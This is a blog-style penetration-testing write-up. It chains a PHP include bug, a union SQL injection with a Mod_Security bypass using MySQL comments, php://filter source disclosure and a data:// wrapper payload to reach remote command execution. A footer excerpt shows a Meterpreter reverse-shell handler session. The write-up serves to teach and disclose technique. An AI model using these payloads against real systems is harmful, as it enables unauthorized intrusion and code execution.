
SQL injection to RCE

Efren Diaz Follow
Oct 3 · 4 min read




In the next lines I will expose a case that I **experimented some days ago working in a penetration testing** for one of our customers at **Open Data Security**, in my opinion was interest how I needed concatenate a few factors to get the RCE.

For obvious reasons, some customer data will be anonymized.

Doing a directory fuzzing, I found a folder with a php file inside:

```
https://customer.com/php/load.php
```


When I tested the url I got a php Warning:



https://[redacted]/php/load.php

```
Warning: include(/php/.php) [function.include]: failed to open stream: No su
line 96
```

As we can see the app is trying to include an empty filename with a .php extension. Next thing that came to my mind was, maybe I could control the filename in a GET parameter, so I decided bruteforce some parameters. Before recurring to any scripts I thought I should test for common old school website modules parameters like "*sec, section, mod, module, file, page,etc.*" and to my surprise the "*page*" parameter threw a different error, a MySQL warning message:




```
https://[redacted]/php/load.php?page='

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result reso

Warning: include(/php/.php) [function.include]: failed to open stream: No such file o
```

Well, as we can see the include function continues in the same point with an empty filename, but we can see we got a MySQL error, then from here I tried guess that the aplication gets the required filename from a database and from here I tried the usually sql inyection:

```
https://customer.com/php/load.php?page=' or ''='
```


And I got the include warning message, but this time the filename was not empty, it was ***"analytics.php"***, the first path string had a point, and the website css style was not loaded (now the links are not pink)



Well, at those time I was secure that the include() gets parts of the path from database and we need to try an **union type SQL injection** so that we control the path and try a Local File Inclusion.

In the first injection that I tried I got a 406 response, the website has the **Mod_Security apache module enabled** which unfortunately detects my injection BUT as some know, an outdated Mod_Security version **can bypassed** with MySQL comments in the injection string. I tried and it worked, with a 9 columns injected query:

```
https://customer.com/php/load.php?page=' /*!50000union*/ select
1,2,3,4,5,6,7,8,9-- -
```



I didn’t find anywhere else throughout the web application, an upload form would allow to upload an image or any file extension with php code that wishfully, I could include to exploit the present Local File Inclusion, but as you can see in the previous image, I observed that I could manipulate the beginning of the path and that is great for my perspective because I know that I can try to use some **php wrappers**.

First I used “**php://filter/convert.base64-encode/resource=**” wrapper to read the index.php file:

```
https://customer.com/php/load.php?page=' /*!50000union*/ select
1,2,3,4,5,'../index',7,8,'php://filter/convert.base64-
```

```
encode/resource=.’ -- -
```

And voila, we got a base64 encoded string of the index.php source code

Ah this point all I want is to get an RCE so I first tried the input:// wrapper, but that didn’t work because the application concatenates the input with the rest of the path, and because of the mighty Mod_Security module the use nullbyte %00 was not possible. Then I decided to **try with the data:// wrapper** to send some php code that hopefully will execute:

```
https://customer.com/php/load.php?page=' /*!50000union*/ select
1,2,3,4,5,6,7,8,’data://text/plain,<?php echo system(“uname -a”);?>’-
- -
```


And once again I got a Mod_Security 406 response blocking me. Thinking some I supposed that the problem was in the “system(“ string, and I went back to cook some php lines:

```
<?php
$a=”sy”;
$b=”stem”;
$c=$a.$b;
$c(“uname -a”);
?>
```


And finally the payload was:

```
https://customer.com/php/load.php?page=' /*!50000union*/ select
1,2,3,4,5,6,7,8,’data://text/plain,<?php $a=”sy”;$b=”stem”;$c=$a.$b;
$c(“uname -a”);?>’ -- -
```

And the response with our command result:



Then finally got RCE !!! ^_^



. . .

Follow Infosec Write-ups for more such awesome write-ups.

InfoSec Write-ups

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub...

medium.com

Infosec Hacking Pentesting Sql Injection Writeup

214 claps

WRITTEN BY

Efren Diaz

Follow

Security Analyst at Open Data Security


InfoSec Write-ups

Follow

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium. Powered by Hackrew

Write the first response

More From Medium



More from InfoSec Write-ups

Ping Power — ICMP Tunnel

Nir Chako in InfoSec Write-ups

Dec 17, 2018 · 8 min read

1.1K


More from InfoSec Write-ups

Picture Yourself Becoming a Hacker Soon (Beginner’s Guide)

Abanikanda in InfoSec Write-ups

Aug 16 · 16 min read ★

483



```
+ -- --=[ 547 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]
```


More from InfoSec Write-ups

Antivirus Evasion with Python

Marcelo Sacchetin in InfoSec Write-ups

Jun 11 · 6 min read ★

610



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
[*] Sending stage (53755 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.8:52920) at 2019-06-11
 11:30:13 -0400

meterpreter > sysinfo
Computer        : WinDev1905Eval
OS              : Windows 10 (Build 17763)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
```